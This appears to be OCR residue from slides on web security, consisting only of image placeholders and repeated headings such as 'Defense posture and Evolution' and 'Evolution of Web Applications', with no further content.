
Defense posture and Evolution




Defense posture and Evolution




Defense posture and Evolution






Evolution of Web Applications

